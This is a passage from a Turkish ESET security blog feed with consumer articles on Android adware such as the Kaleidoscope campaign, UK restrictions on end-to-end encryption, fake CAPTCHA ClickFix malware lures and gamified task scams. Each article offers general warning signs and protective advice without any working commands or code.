- Sahte pop-up’lar (örneğin, [cihazınızın kötü amaçlı yazılım tarafından ele geçirildiğini](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) iddia eden sahte mesajlar),
- E-posta, kısa mesaj veya sosyal medya mesajları yoluyla gönderilen kimlik avı bağlantıları.
### Kaçınma teknikleri
Reklam yazılımı geliştiricileri, şüphesiz mobil kullanıcılar ve güvenlik araçları tarafından tespit edilmekten kaçınmak için çeşitli yöntemlere başvurur. Daha önce de belirtildiği gibi, reklam yazılımını “meşru” ücretsiz yazılımlara gizleyebilir veya meşru bir uygulama gibi gösterebilirler. Ayrıca telefonunuz için sahte bir güncelleme gibi gösterebilirler.
Kodun kendisi, temel AV araçlarının taramasını ve engellemesini önlemek için şifrelenebilir. Ya da bazı araçların algılamasını zorlaştıran polimorfik teknikler kullanılarak düzenli olarak güncellenebilir. Geliştiriciler, güvenlik araştırmacılarının reklam yazılımı varyantlarının nasıl çalıştığını belirlemesini zorlaştıran anti-analiz teknikleri bile kullanabilir.

*Facebook’u taklit eden reklam yazılımı (kaynak:* [*ESET Research*](https://www.welivesecurity.com/2019/10/24/tracking-down-developer-android-adware/)*)*
### Kaleidoscope’un tanıtımı
[ESET tarafından yakın zamanda keşfedilen](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=14) özellikle sofistike bir reklam yazılımı türüne Kaleidoscope adı verildi. Bu Android tabanlı reklam sahtekârlığı kampanyası, geliştiricilerin aynı uygulamanın iki özdeş sürümünü oluşturduğu “kötü ikiz” taktiğini kullanır. Bir sürüm resmî uygulama mağazasında dağıtılırken kötü niyetli ikiz sürüm gayri resmî üçüncü taraf mağazalarda dağıtılır. Kurbanları ikincisine yönlendirmek için aldatıcı reklamlar kullanılır.
Önemli olan, her iki sürümün de aynı uygulama adına ve benzersiz tanımlayıcıya (uygulama kimliği) sahip olmasıdır. Bu, “kötü” sürüm tarafından oluşturulan sahte reklam gösterimlerinin reklam verenler tarafından meşru olarak değerlendirildiği anlamına gelir. Bu, geliştiricilerin gelirlerini sürdürmelerine yardımcı olurken kurbanlar cihazlarını yavaşlatan reklamlarla bombardımana tutulur. Reklam yazılımı, 2025’in ilk yarısında Android reklam yazılımı kategorisinde tespit edilenlerin dörtte birinden fazlasını (28%) oluşturdu.
## Cihazımda reklam yazılımı var mı?
Android cihazınızın güvenliği ihlal edilmiş olup olmadığını öğrenmek için aşağıdaki uyarı işaretlerini kontrol edin:
- Yavaş performans ve sistem çökmeleri,
- Yeni uzantıların ve araç çubuklarının görünmesi,
- Düzgün görüntülenmeyen web sayfaları,
- Cihazınızda istenmeyen yazılımlar,
- Aşırı ve rahatsız edici reklamlar,
- İzniniz olmadan tarayıcınızın ana sayfasının değişmesi,
- Hızlı pil tüketimi,
- Yüksek ve açıklanamayan veri kullanımı.
## Reklam yazılımı önleme
Neyse ki reklam yazılımlarının oluşturduğu riskleri azaltmanın çeşitli yolları vardır. En etkili yol, reklam yazılımlarının yüklenmesini önlemektir. Aşağıdakileri göz önünde bulundurun:
- Yalnızca saygın geliştiricilerin uygulamalarını indirin – her zaman derecelendirmelerini ve yorumlarını kontrol edin.
- İndirmeden önce uygulama yorumlarını kontrol edin.
- Her zaman Google Play mağazasını kullanın ve kötü amaçlı yazılımların daha yaygın olduğu üçüncü taraf uygulama mağazalarından indirme yapmayın.
- Kötü amaçlı olabilecek reklamlara veya pop-up’lara tıklamayın.
- İşletim sisteminizi ve tarayıcınızı düzenli olarak güncelleyin, böylece cihazınıza reklam yazılımı yüklemek için kullanılabilecek güvenlik açıkları olmadığından emin olun.
- Kimlik avı tehdidine karşı uyanık olun: İstenmeyen e-postalar/metin mesajları/sosyal medya mesajlarındaki bağlantılara asla tıklamayın.
- Güvenilir bir satıcıdan güvenlik yazılımı yükleyin, güncel tutun ve uygun olduğunda PUA algılamalarının etkinleştirildiğinden emin olun.
Cihazınızın reklam yazılımı tarafından zaten ele geçirilmiş olabileceğini düşünüyorsanız cihazınızı Wi-Fi ve mobil veriden ayırın. Güvenli Modda yeniden başlatın (bu, cihazdan cihaza değişir), ardından **Ayarlar> Uygulamalar ve bildirimler> Tüm uygulamaları gör** ve şüpheli görünenleri kaldır. Tarayıcınızın önbelleğini ve çerezlerini temizlemeniz de gerekebilir.
Alternatif olarak, PUA algılamayı etkinleştirme önerisini izlediğiniz sürece reklam yazılımlarından uzak durmanıza yardımcı olacak [ESET Mobile Security](https://www.eset.com/tr/home/mobile-security-android/) gibi saygın bir güvenlik yazılımıyla tarama yapın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Siber Güvenlik, Uygulama Güvenliği
---
### [Uçtan uca şifreleme koruması kısıtlanırsa ne olur?](https://antivirus.com.tr/uctan-uca-sifreleme-korumasi-kisitlanirsa-ne-olur/)
**Published:** Ağustos 1, 2025
**Author:** ESET
**Excerpt:** Uçtan uca şifreleme tek bir ülke bazında kısıtlanırsa uygulanması son derece zor olmasının yanı sıra suç faaliyetlerini caydırıcı bir etki de yaratmayacaktır.
**Content:**
*Uçtan uca şifreleme tek bir ülke bazında kısıtlanırsa uygulanması son derece zor olmasının yanı sıra suç faaliyetlerini caydırıcı bir etki de yaratmayacaktır.*
İngiltere hükümeti, talep edildiğinde İngiltere’deki herkesin uçtan uca şifrelenmiş mesajlarına ve verilerine erişim istiyor. Bunun nedeni, terör ve çocuk cinsel istismarı gibi ciddi suçlarla özellikle mücadele etmek. Elbette bu konuda İngiltere tek başına değil, diğer ülkeler de kendi yargı alanlarında benzer sorunları nasıl çözecekleri konusunda uğraş veriyorlar.
Ancak böyle bir gerekliliği uygulamak için teknoloji şirketlerinin bir arka kapı sağlaması gerekir. Bu, en azından çoğu teknoloji şirketinin mevcut tutumuna göre ya çok olası olmayan ya da asla gerçekleşmeyecek bir şeydir. Alternatif olarak, belirli uygulama geliştiricilerin bu gerekliliğe uyması sağlanabilir. Ancak bu, yalnızca bir ülkenin uygulama mağazasının konum ayarlarına bağlı yerel uygulamalar için işe yarayacaktır.
## İmkânsızı talep etmek
Basitçe söylemek gerekirse uçtan uca şifrelemeyi tek bir ülke bazında kısıtlamak, doğası gereği uygulanamaz. Başka bir ülkeden birisi kısıtlayıcı bir ülkeyi ziyaret ettiğinde ne olur? Şifreyi çözmesi, yeni bir uygulama indirmesi, şifrelenmiş içeriği silmesi veya uyum sağlamak için başka bir yöntem kullanması mı gerekir? Böyle bir yasayı uygulamak için tek yol sınırda kontrol yapmak olur… “cihaz göçmenlik” kuyruklarını hayal edebiliyor musunuz?
Bu sorun, [Apple’ın ](https://support.apple.com/en-us/122234)Şubat ayında Birleşik Krallık pazarından Gelişmiş Veri Koruma (ADP) özelliğini kaldırmasıyla gündeme geldi. Birleşik Krallık hükümetinin, soruşturma yetkileri yasası kapsamında Apple’a bu tür verilere erişim talebinde bulunduğu ve bunun için Apple’ın şifreleme hizmetine bir arka kapı yerleştirilmesini istediği ortaya çıktı. Ancak [Apple’ın yanıtı](https://support.apple.com/en-us/122234) nettir: Hiçbir ürün veya hizmetimizde arka kapı veya ana anahtar oluşturmadık ve asla oluşturmayacağız. ADP, [uçtan uca şifreleme](https://antivirus.com.tr/veri-sifreleme-nasil-calisir-neden-ihtiyaciniz-var/) kullanır, yani dosyaların şifresini yalnızca hesap sahibi çözebilir.

## Whatsapp uçtan uca şifreleme
Son zamanlarda [WhatsApp](https://www.bbc.com/news/articles/cgmjrn42wdwo), Apple’ın mücadelesine destek verdi. Şifrelemeyi arka kapı yoluyla kırma konusu, Apple’a gönderilen gizli bildirim gibi gizlilikle örtülmemelidir. Çünkü bu temel bir gizlilik ve güvenlik meselesidir. Gizlilik gerektiren durumlar vardır ve eminim ki koşullara bağlı olarak gizli tutulabilecek yasalar kullanılarak verilere erişilen özel durumlar da olacaktır. Şu anda teknoloji endüstrisi, müşterilerine arka kapı içermeyen gizlilik ve güvenlik ürünleri sağlama ilkelerine bağlı kalmaya devam ediyor ve bence bunu sürdürmelidir.
Ancak Birleşik Krallık hükümetinin tutumu, fiziksel olarak ülkede bulunan tüm kişilerin, vatandaşlıklarına bakılmaksızın, Birleşik Krallık mahkemelerine karşı sorumlu olması gerektiği yönündedir. Apple’ın Birleşik Krallık kullanıcıları için ADP’yi kaldırması bu gerekliliği karşılamamaktadır.
Birleşik Krallık’ta iPhone kullanıcısıysanız sizin için ADP kaldırılmış ve gri renkle gösterilmekte ve artık kullanılamamaktadır. Bir kullanıcının Birleşik Krallık’ta olup olmadığını belirlemek için kullanılan yöntem, kullanıcının konumuna dayalı değil. Apple hesabınızda ayarladığınız “ülke ve bölge” bilgisine dayalı gibi görünüyor. Ülke ve bölge ayarınızı Birleşik Krallık dışındaki bir yere değiştirmeniz ADP’yi etkinleştirme seçeneğini yeniden etkinleştiriyor.
Bunun bazı dezavantajları vardır, örneğin App Store yalnızca seçilen ülke ve bölgeden uygulamalar sunar; bu nedenle ihtiyacınız olan tüm uygulamaları indiremeyebilirsiniz. ADP’yi etkinleştirdikten sonra ülkeleri tekrar değiştirebilirsiniz ve ADP etkin kalır. Ancak Birleşik Krallık mahkemeleri ve hukuk sistemi Birleşik Krallık’taki tüm kişilere uygulanacaksa ziyaretçileri de kapsaması ve “ülke ve bölge”ye dayalı olmaması gerekir. Ancak bu o kadar basit değildir: şifrelemeyi etkinleştirdikten sonra, şifrelemeyi devre dışı bırakmak için şifrelemeyi kapatmadan önce verileri şifresini çözmeniz gerekir. Aksi takdirde şifrelenmiş veriler şifreli ve okunamaz hâlde kalır.
## Sınırda uçtan uca şifreleme çözme senaryosu
Bir ülkeye giren herkesten şifrelenmiş mesajlarına erişim izni vermelerini zorunlu kılmak gerçekçi değildir. Özellikle de şifrelenmiş verilere hükümetin erişimini gerektiren bir yasası olmayan bir ülke veya bölgeden gelen cihazları yanlarında taşıyorlarsa. Bunu sınırda uygulamak için ülkeye giren her kişinin uçtan uca şifrelenmiş verilerin şifresini çözmesi ve arka kapı olmayan uçtan uca şifreleme kullanan tüm uygulamaları veya özellikleri devre dışı bırakması gerekir.
Bu, her sınır görevlisinin bir teknoloji uzmanı olmak zorunda kalması ve her ziyaretçi iki veya üç cihaz taşıyorsa görevlinin uyumluluğu sağlamak için her cihazı titizlikle incelemek zorunda kalması demek. Başka bir deyişle, her sınır görevlisi birkaç saatte bir kişi işlem yapabilecek. Düşünsenize, sınır kontrolündeki kaos ve kuyrukları hayal edebiliyor musunuz?
Ve sonra benim gibi iki telefona sahip insanlar var. İkisi de Birleşik Krallık operatör ağında, birinin ülke ve bölge ayarı Amerika Birleşik Devletleri, diğerinin Birleşik Krallık. ADP sadece birinde etkinleştirilebiliyor. Bu, mevcut kısıtlamayı aşmanın son derece basit olduğu anlamına geliyor ve ADP’yi kullanmak isteyenler için ister meşru gizlilik endişeleri ister suç faaliyetleri için olsun, gerçekten hiçbir engel yok – sadece bu çok basit çözümü bulmaları yeterli.
Tüm ziyaretçilerin ülkeye girişlerinde uçtan uca şifreleme hizmetlerini kullanmayı bırakmalarını zorunlu kılan bir gereklilik asla olmayacağını varsayıyorum, özellikle de bu hizmetler ikamet ettikleri ülkelerde yasal olduğu için. Bunu uygulamak çok karmaşık. Ayrıca adresinden kendinizi Birleşik Krallık dışında bir yerdeymiş gibi göstermeniz çok kolay olduğundan uçtan uca şifrelemeyi kullanmak isteyen suç niyetli kişiler, başka ülkelerde kullanmak üzere tasarlanmış hizmetleri kullanmaya devam edecek veya güvenliklerini daha da güçlendiren alternatifler bulacaktır.
Bu da bu tür yasaları uygulayan ülkelerin sadece yasalara uyan sakinlerinin, gerektiğinde hükümet ve kolluk kuvvetlerinin verilerine erişimine maruz kalmasına neden olacaktır. Bu gerekliliğin kolayca atlatılabilmesi ve uygulanmasının lojistik açıdan imkânsız olması, en azından benim görüşüme göre, bu gerekliliğin amacına uygun olmadığını ortaya koymaktadır.
### ESET’ten
*ESET, güçlü şifrelemenin kişisel gizliliği korumak, hassas verileri güvence altına almak ve siber suçları önlemek için gerekli olduğuna inanmaktadır. Bir hükümet şifrelemenin zayıflatılmasını zorunlu kıldığında vatandaşları için daha az koruma önlemi olan diğer hükümetler de bunu takip edebilir.*
*Doğru dengeyi bulmalıyız: Gizliliği korurken kolluk kuvvetlerinin kamu güvenliğini sağlamak için gerekli yasal araçlara sahip olmasını sağlamalıyız. Herkesin güvenliğini zayıflatma riski taşıyan arka kapılar yerine, kolluk kuvvetlerinin, kullanıcıların güvenliğini ve korunmasını sağlamak için sağlam denetim mekanizmalarıyla desteklenen mahkeme emirleri yoluyla verilere erişebileceği bir sistemi destekliyoruz.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Kişisel Veriler, Siber Güvenlik
---
### [CAPTCHA tehdidi: Kötü amaçlı yazılım yayan sahte doğrulama](https://antivirus.com.tr/captcha-tehdidi-kotu-amacli-yazilim-yayan-sahte-dogrulama/)
**Published:** Temmuz 29, 2025
**Author:** ESET
**Excerpt:** Robot olmadığınızı kanıtlamak için kötü amaçlı yazılım dağıtan ve giderek daha popüler bir vektör hâline gelen aldatıcı CAPTCHA doğrulama sayfalarına dikkat.
**Content:**
*Robot olmadığınızı kanıtlamak için acele etmeden önce, kötü amaçlı yazılım dağıtmak için giderek daha popüler bir vektör hâline gelen aldatıcı CAPTCHA insan doğrulama sayfalarına dikkat edin*
Botların hesap vermesi gereken çok şey var. Artık [tüm internet trafiğinin yarısından fazlasını ](https://www.thalesgroup.com/en/worldwide/defence-and-security/press_release/artificial-intelligence-fuels-rise-hard-detect-bots)oluşturuyorlar ve Google’ın web tarayıcıları ve getiricileri gibi bazılarının meşru amaçları olsa da [neredeyse beşte ikisi ](https://www.thalesgroup.com/en/worldwide/defence-and-security/press_release/artificial-intelligence-fuels-rise-hard-detect-bots)kötü niyetli olarak kabul ediliyor. Güçleri, kışkırtıcı sosyal medya gönderileri yayımlamaktan dağıtılmış hizmet reddi saldırıları başlatmaya ve örneğin [daha önce ihlal edilmiş parolaları ](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/)kullanarak çevrimiçi hesapları ele geçirmeye kadar her şey için kullanılabilir.
Bu nedenle, web sitelerinin botları caydırmak için yaygın olarak kullandığı CAPTCHA olarak bilinen bir meydan okuma ile karşılaştığımızda çoğumuz talimatları izler ve tıklarız. Botları dışarıda tutmak için daha iyi, değil mi? Ama her zaman değil. Bazen sayfanın kendisi sahtedir ve başınızı büyük bir belaya sokabilir.
Örneğin, son zamanlarda [tehdit ortamını kasıp kavuran ](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=6)bir sosyal mühendislik tekniği olan ClickFix’te durum böyle olabilir. Sahte CAPTCHA görüntüleri kullanan ClickFix, [bilgi hırsızları](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/), [fidye yazılımları](https://antivirus.com.tr/fidye-yazilimi-karsisinda-dayaniklilik-isletmelerin-anahtari/), uzaktan erişim truva atları, kriptominerler ve hatta [ulus devletlere bağlı tehdit aktörlerinden ](https://antivirus.com.tr/eset-apt-faaliyet-raporu-q4-2024-q1-2025/)gelen kötü amaçlı yazılımlar dâhil olmak üzere her türlü tehdidi yayar.
## CAPTCHA tehdidi neden işe yarar?
CAPTCHA tehditleri birkaç nedenden dolayı işe yarar:
- Sürece olan aşinalığımızı ve dijital dünyayı güvenli ve emniyetli tutmanın bir yolu olarak CAPTCHA’ya olan güvenimizi istismar eder.
- Ayrıca birçoğumuzun internette gezinirken sabırsız olduğu gerçeğinden de yararlanır: Sadece istediğimiz içeriğe erişmek isteriz ve CAPTCHA yolumuza çıkar, bu nedenle söyleneni yapma olasılığımız daha yüksektir.
- Çevrimiçi ortamda kendimizi doğrulamak için birden fazla adımı tıklamaya alışkın olmamızdan yararlanır; örneğin çevrimiçi ödeme yaparken.
- Kötü amaçlı etkinliği bizden ve güvenlik yazılımımızdan gizler ve radarın altında kalmak için yasal Windows araçlarını kullanır.
## CAPTCHA tehditleri neye benziyor?
Kötü amaçlı bir CAPTCHA’ya maruz kalabileceğiniz çeşitli yollar vardır. Bir kimlik avı e-postası, metin veya sosyal medya mesajındaki kötü amaçlı bir bağlantıya tıklamanız için kandırılmış olabilirsiniz. Yapay zekâ sayesinde bu tehdit giderek büyüyor. Üretken yapay zekâ, tehdit aktörlerinin sosyal mühendislik saldırılarını ölçeklendirmesine yardımcı olurken aynı anda birden fazla dilde dilin kalitesini mükemmele yakın hâle getiriyor.
Alternatif olarak, bilgisayar korsanlarının kötü amaçlı reklamlar veya başka içerikler enjekte ettiği rastgele, yasal bir siteyi ziyaret edebilirsiniz. Bunlar özellikle tehlikelidir çünkü indirme için herhangi bir kullanıcı etkileşimi gerekmez. Ve çok geç olana kadar uygunsuz bir şey olduğunu fark etmeyebilirsiniz.

*Sahte reCAPTCHA kontrolü örneği (kaynak:* [*ESET Threat Report H1 2025*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf)*)*
### Sahte CAPTCHA ne yapmanızı istiyor?
CAPTCHA kutusu açıldığında yeterince meşru görünecektir. Ancak sizden yapmanızı istediği şey alarm zillerini çaldırmalıdır. Benzer görüntüleri tanımlamak veya bir şekilde gizlenmiş metni yazmak gibi olağan CAPTCHA görevi yerine, sizden aşağıdaki gibi belirli komutları yerine getirmenizi isteyecektir:
- İnsan olduğunuzu doğrulamak için tıklamak
- “Çalıştır “ı açmak için Windows tuşu + R’ye basmak
- Kötü amaçlı yazılım tarafından panoya gizlice kopyalanan bir komutu yapıştırmak için CTRL + V tuşlarına basılması
- Yukarıdaki komutu çalıştırmak için ENTER tuşuna basmak
Bu komut genellikle PowerShell veya mshta.exe gibi yasal Windows araçlarını tetikleyerek harici bir sunucudan ek kötü amaçlı yükler indirir. Nihai hedef genellikle cihazınıza infostealer kötü amaçlı yazılım yüklemektir.
Bilgi hırsızları, [dark web’de satmak ](https://antivirus.com.tr/kisisel-veri-dolandiricilari-dark-webde-dolasan-bilgilerinizin-pesinde/)ve/veya kimlik dolandırıcılığı yapmak için kullanmak üzere bilgisayar veya cep telefonunda oturum açma bilgileri, fotoğraflar, kişiler ve diğer hassas verileri aramak için tasarlanmıştır. Bunu yapmak için tarayıcıları, e-posta istemcilerini, kripto cüzdanlarını, uygulamaları ve işletim sistemlerinin kendisini hedef alırlar – ekran görüntüleri alır, tuş kaydı yapar ve başka şekillerde veri toplarlar.
[Bir araştırmaya ](https://cyberscoop.com/infostealers-cybercrime-surged-2024-flashpoint/#:~:text=Flashpoint%20researchers%20tracked%20infostealer%20infections,customer%20environments%20in%20April%202024.)göre, 2024 yılında en az 23 milyon bilgi hırsızı kurbanı vardı ve bunların çoğu Windows sistemleriydi. İki milyardan fazla kurban kimlik bilgisini çalmayı başardılar. Bilgi çalan kötü amaçlı yazılımların en popüler türlerinden biri olan Lumma Stealer, ESET’in de dâhil uluslararası bir çabanın olduğu bu üretken hizmet olarak kötü amaçlı yazılım (MaaS) tehdidini bozmasından önce [10 milyon kadar cihazı tehlikeye ](https://cyberscoop.com/infostealers-cybercrime-surged-2024-flashpoint/#:~:text=Flashpoint%20researchers%20tracked%20infostealer%20infections,customer%20environments%20in%20April%202024.)attı.
Bir CAPTCHA tehdidi, başka bir kötü amaçlı yazılım türü olan ancak bu kez makinenize uzaktan erişim sağlamak için tasarlanmış bir uzaktan erişim truva atı (RAT) da yükleyebilir. [Bir araştırmaya ](https://www.rapid7.com/blog/post/2024/12/16/2024-threat-landscape-statistics-ransomware-activity-vulnerability-exploits-and-attack-trends/)göre, AsyncRAT 2024 yılı boyunca olayların %4’ünde görülmüştür. Bu RAT 2019’dan beri faaliyet gösteriyor ve veri hırsızlığı ve keylogging gibi faaliyetler yürütüyor.
## CAPTCHA tehditlerine karşı güvende kalmak
Bilgi hırsızlarından, RAT’lerden ve diğer zararlılardan korunmak için aşağıdakileri göz önünde bulundurun:
- Yukarıda listelenenler gibi olağan dışı CAPTCHA isteklerine karşı tetikte olun.
- Aniden ortaya çıkan CAPTCHA meydan okumalarına karşı dikkatli olun.
- Eski sürümlerdeki güvenlik açıklarından yararlanan kötü amaçlı yazılım riskini en aza indirmek için işletim sisteminizi ve tarayıcı yazılımınızı güncel tutun.
- Saygın bir satıcıdan güvenlik yazılımı yükleyin ve güncel tutun. Bu, herhangi bir kötü amaçlı yazılımı veya şüpheli etkinliği engellemek için güvenliğinize önemli bir katman ekleyecektir.
- Sahte CAPTCHA’lar gönderen türden kötü amaçlı [yazılımlar ](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/)içerebileceğinden korsan yazılım indirmeyin.
- Kötü amaçlı bir çevrimiçi reklam aracılığıyla sunulan herhangi bir içeriğe maruz kalmanızı engelleyecek bir reklam engelleyici kullanmayı düşünün.
## Sahte bir CAPTCHA ‘ya kanarsanız ne olur?
Eğer en kötüsü olur ve farkında olmadan yukarıda açıklanan gizli komutları çalıştırırsanız:
- Makineye gizlice indirilmiş olabilecek kötü amaçlı yazılımları bulmak ve temizlemeye çalışmak için bir kötü amaçlı yazılım taraması çalıştırın.
- İnternet bağlantısını kesin ve önemli fotoğraf ve/veya dosyalarınızı yedekleyin.
- Bilgisayarınızı veya cihazınızı fabrika ayarlarına sıfırlayın.
- Bir parola yöneticisinde saklanan güçlü, benzersiz kimlik bilgilerini kullanarak tüm parolalarınızı değiştirin.
- Tüm hesaplar için çok faktörlü kimlik doğrulamayı (MFA) açın, böylece bir bilgisayar korsanı parolalarınızı çalmış olsa bile hesaplarınıza erişemez.
Bir CAPTCHA tehdidine kapılmak dünyanın sonu değildir. Ancak kendinizi en kötü durum senaryosunun içinde bulursanız hızlı hareket etmenizde fayda var. Dışarıda güvende olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Görev dolandırıcılığı: Para kazanmak için paranızdan olmayın](https://antivirus.com.tr/gorev-dolandiriciligi-para-kazanmak-icin-paranizdan-olmayin/)
**Published:** Temmuz 8, 2025
**Author:** ESET
**Excerpt:** Bazı planlar kulağa inanılmaz gelebilir ancak bunlara kanmak sandığınızdan daha kolaydır. İşte oyunlaştırılmış görev dolandırıcılığına kanmamanın yolları.
**Content:**
*Bazı planlar kulağa inanılmaz gelebilir ancak bunlara kanmak sandığınızdan daha kolaydır. İşte oyunlaştırılmış görev dolandırıcılığına kanmamanın yolları*.
Birçoğumuz yıllardır geçim sıkıntısı yaşıyoruz ve haber başlıkları geleceğin neler getirebileceğine dair kıyamet yüklü tahminlerle dolu. Böyle bir ortamda, birçoğumuzun neden ek iş ya da daha iyi maaşlı yeni bir iş aradığı anlaşılabilir. Ancak dolandırıcılar bunu biliyor ve bu durumdan da faydalanmaya hazırlar.
Sadece 2024 yılında [FBI’a bildirilen ](https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf)istihdam dolandırıcılıkları, dolandırıcılara 264 milyon doların üzerinde para kazandırdı. Bunların çoğu “görev dolandırıcılığı” olarak adlandırılan ve kurbanların ödeme alabilmek için bir “depozito” ödemek üzere kandırıldığı dolandırıcılıklardır. Kulağa inanılmaz gelebilir. Ancak buna kanmak sandığınızdan daha kolay.
İşte hayalinizdeki işin[ bir kabusa dönüşmemesi](https://antivirus.com.tr/avcilar-is-basinda-sahte-is-ilanlari-nasil-anlasilir/) için bilmeniz gerekenler.
## Görev dolandırıcılığı sorunu
İstihdam veya işe alım dolandırıcılığı genel olarak çeşitli faktörlerin sonucudur:
- Daha “anonim” [uzaktan çalışma türlerinin ](https://antivirus.com.tr/evden-calisma-ile-ilgili-7-dolandiricilik-turu/)normalleşmesi,
- Dijital işe alım platformlarına ve teknolojiye olan saf güven,
- Yapay zekâ tarafından inandırıcı dolandırıcılık siteleri ve planları oluşturarak suçlular için giriş engelini azaltmak,
- Kripto paranın sahte doğası,
- Dolandırıcılıkları kişiselleştirmek için kullanılabilecek büyük miktarda ihlal edilmiş veri,
- Mağdurların farkındalık eksikliği ve kötü ekonomik koşullar.
Kesin olan bir şey varsa o da sorunun boyutunun kesinlikle yeterince rapor edilmediğidir. Geçen yıl FBI’a bildirilen 20.000 vaka bile muhtemelen buzdağının sadece görünen kısmıdır.
## Görev dolandırıcılığı nedir ve nasıl çalışır?
Görev dolandırıcılığı, kurbanları kandırmak için oyunlaştırma tekniklerini kullanan ve giderek artan özel bir istihdam dolandırıcılığı türüdür. [FTC ](https://www.ftc.gov/news-events/data-visualizations/data-spotlight/2024/12/paying-get-paid-gamified-job-scams-drive-record-losses)sadece 2024 yılının ilk yarısında 20.000 vaka kaydederken bu sayı 2023 yılının tamamında 5.000 idi. [Küçük ayrıntılarda farklılık gösterebilirler](https://www.reddit.com/r/Scams/comments/1fmkmqk/i_fell_for_a_task_scam_and_i_feel_like_a_fool/) ancak hepsi şu şekilde çalışır:
1. İstenmeyen bir kısa mesaj (WhatsApp, Telegram vb.), SMS veya sosyal medya mesajı yoluyla size ulaşılır.
2. Dolandırıcı, yüklü bir ücret karşılığında basit çevrimiçi görevleri yerine getirerek kolay para kazanmayı vaat eder. FTC’ye göre “ürün güçlendirme” veya “uygulama optimizasyonu görevlerinden” bahsedebilirler ancak genel olarak ayrıntılar hakkında belirsiz kalırlar.
3. Kaydolursanız çevrimiçi içeriği “beğenmek” veya sahte bir site/uygulamadaki çeşitli düğme kombinasyonlarını tıklamak gibi sıradan görevleri yerine getirmeniz istenir. Sitenin/uygulamanın kendisi [Temu gibi ](https://www.reddit.com/r/Scams/comments/1ifr5ti/task_scam_advice_needed_hoping_not_to_lose_it_all/)yasal bir web sitesinin sahte bir versiyonu bile olabilir.
4. İlerledikçe ‘kazancınızı’ görüntüleyebilirsiniz.
5. Bu kazançlar [başlangıçta artacak](https://www.reddit.com/r/scambait/comments/1hp1k7i/task_scammers_have_sent_me_over_1k_in_past_8/) olsa da uygulamanın veya dolandırıcınızın hesabınızı “şarj etmenizi” veya “seviyenizi yükseltmenizi” ya da genellikle kripto para birimi aracılığıyla fona ödeme yaparak “kazançlarınızın kilidini açmanızı” gerektirdiği bir nokta olacaktır.
6. Tüm dolandırıcılık aslında bununla ilgilidir. Ödeme yaptıktan sonra paranız kaybolur ve bu sahte kazançları telafi etmenin hiçbir yolu yoktur.
7. Raporlara göre, sizi dolandırıcılara kripto para vermeye ikna etmek için bu yolla başarılı bir şekilde para kazanmış akranlarınızı dinlemeniz için sizi bir grup sohbetine davet edebilirler. Aslında bu kişiler de dolandırıcıdır.
## Büyük resim: Diğer istihdam dolandırıcılıkları
Görev dolandırıcılığı, istihdam dolandırıcılarının size oynayabileceği tek oyun değildir. Dolandırıcıların kişisel bilgilerinizi ve/veya paranızı ele geçirmeye çalıştığı aşağıdaki yöntemlere dikkat edin:
- Sizi başvurmaya ikna etmek için tasarlanmış sahte iş ilanları (bazen yasal işe alım sitelerinde). Kişisel bilgilerinizi isteyip yönetici, eğitim, polis kontrolleri vb. gibi uydurma nedenlerle ücret talep edebilirler.
- Yukarıdaki görev dolandırıcılığı ile aynı şekilde size ulaşan istenmeyen mesajlar ancak işe alım temsilcisi gibi davranan birinden gelen cazip iş fırsatları. Sizden, kişisel bilgi ve para toplamaya çalışacaklardır.
- Özgeçmişinizi bir işe alım sitesine gönderirseniz dolandırıcılar da sizi bulabilir ve bu şekilde yanıt verebilir. Bir kez daha, paranızı ve kişisel bilgilerinizi istiyor olabilirler.
## Görev dolandırıcılığı için önlem alın
Neyse ki, birkaç şeyi aklınızda tutarsanız bu dolandırıcıları uzak tutmak zor değildir.
Yukarıdaki örneklerdeki uyarı işaretlerini hatırlayın,
- Talep edilmeyen iş tekliflerine asla yanıt vermeyin. Meşru işe alım görevlileri uygun kanallar aracılığıyla ulaşacaktır.
- Bir kariyer sitesine CV gönderdikten sonra sizinle iletişime geçilirse şirketi/aracıyı araştırın ve dolandırıcılıkla bağlantılı olabilecek herhangi bir çevrimiçi bahsi araştırın.
- Unutmayın ki bir iş teklifi gerçek olamayacak kadar iyiyse muhtemelen öyledir.
- Resmî bir mülakat süreci yoksa bu da bazı tehlike işaretleri uyandırmalıdır.
- Muhtemel bir iş için asla peşin para ödemeyin. Meşru işe alım şirketleri sizden asla böyle bir şey istemeyecektir.
- Hassas kişisel veya finansal bilgilerinizi resmî olmayan kanallardan size ulaşan ‘işe alım uzmanları’ ile asla paylaşmayın. Bu bilgileri dolandırıcılara satmak veya [kimlik dolandırıcılığı ](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/)için kullanmak isteyebilirler.
Bir görev dolandırıcılığına kanmak çok zor görünebilir ancak gerçek şu ki bu dolandırıcılık numaraları genellikle birkaç gün içinde gerçekleşir ve oyunlaştırma unsuru sizi gerçekten içine çekebilir. Bazı kurbanların [bir servet kaybetmesi ](https://www.reddit.com/r/Scams/comments/1kdjtsv/i_got_scammed_20000/)görülen örnekler arasındadır. Onlardan biri olmadığınızdan emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Görev Dolandırıcılığı, Siber Güvenlik
---
### [Siber güvenlik kesintilerinin size ve işinize etkileri](https://antivirus.com.tr/siber-guvenlik-kesintilerinin-size-ve-isinize-etkileri/)
**Published:** Temmuz 7, 2025
**Author:** ESET
**Excerpt:** Federal siber güvenlik harcamalarındaki derin kesintiler, birçok kuruluşu bir siber saldırıya kurban gitme riskiyle karşı karşıya bırakıyor
**Content:**
